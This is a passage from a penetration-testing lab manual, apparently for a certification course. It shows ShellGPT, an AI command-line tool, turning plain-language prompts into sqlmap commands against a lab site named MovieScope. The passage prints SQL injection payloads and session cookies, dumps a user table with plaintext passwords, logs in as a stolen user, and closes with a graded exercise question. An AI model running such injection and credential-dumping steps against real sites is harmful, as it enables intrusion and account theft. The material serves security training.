
6. --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the DBMS databases"** command to scan the target website for SQL injection vulnerability and enumerate databases.

   In the prompt, type **E** and press **Enter** to execute the command.

   If **Do you want to skip for other DBMSes?** prompts , type **Y** and press **Enter** to execute the command.



Applications Places System
Mon May 27, 01:16
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id
=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the DBMS databases"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=
0" --batch --dbs
[E]xecute, [D]escribe, [A]bort: E
{1.8.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:16:07 /2024-05-27/
[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...



Applications Places System
Mon May 27, 01:16
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8
File Edit View Search Terminal Help
[*] starting @ 01:16:07 /2024-05-27/
[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8849=8849
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'
Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(112)+CHAR(1
13)+CHAR(122)+CHAR(113)+CHAR(77)+CHAR(98)+CHAR(99)+CHAR(67)+CHAR(82)+CHAR(120)+CHAR(72)+CHAR(104)+CHA
R(80)+CHAR(76)+CHAR(112)+CHAR(68)+CHAR(66)+CHAR(116)+CHAR(121)+CHAR(84)+CHAR(78)+CHAR(111)+CHAR(73)+C
HAR(66)+CHAR(98)+CHAR(122)+CHAR(109)+CHAR(106)+CHAR(89)+CHAR(82)+CHAR(103)+CHAR(83)+CHAR(118)+CHAR(70
)+CHAR(98)+CHAR(67)+CHAR(66)+CHAR(90)+CHAR(122)+CHAR(86)+CHAR(76)+CHAR(102)+CHAR(86)+CHAR(82)+CHAR(11
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...




7. We have successfully enumerated the databases from the target website, we will now enumerate the tables pertaining to the database **moviescope**. To do so run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the tables pertaining to moviescope database"** command.

   In the prompt, type **E** and press **Enter** to execute the command.



Applications Places System Mon May 27, 01:24
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the tables pertaining to moviescope database "
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables --batch
[E]xecute, [D]escribe, [A]bort: E
{1.8.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:24:34 /2024-05-27/
[01:24:35] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:24:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Menu sgpt --chat sql --shell ... [Home - MovieScope ...



Applications Places System Mon May 27, 01:25
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
back-end DBMS: Microsoft SQL Server 2022
[01:24:35] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
[01:24:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[*] ending @ 01:24:36 /2024-05-27/
[root@parrot]-[/home/attacker]
#
Menu sgpt --chat sql --shell ... [Home - MovieScope ...

8. After enumerating the database tables we will dump the contents of the User_Login table to view the login information of the target website.

9. Run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and retrieve User_Login table contents from moviescope database"** command.

   In the prompt, type **E** and press **Enter** to execute the command.







10. Sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

11. You will see that under the **password** column, the passwords are shown in plain text form.


12. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

13. The **Login** page appears; log in into the website using the retrieved credentials **steve/password**.




14. You will observe that you have successfully logged into the MovieScope website with Steve's account, as shown in the screenshot.

    If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




15. Apart from the aforementioned commands, you can further explore additional options within the ShellGPT tool and utilize various other tools to perform SQL injection attacks on the target website.

16. This concludes the demonstration of performing SQL injection on the target website using ShellGPT.

17. Close all open windows and document all the acquired information.

**Question 15.3.1.1**

Write a ShellGPT prompt and execute it on Parrot Security machine to perform SQL injection using sqlmap tool on  http://www.moviescope.com website. Enter the password of the user lee that was retrieved using SQL Injection.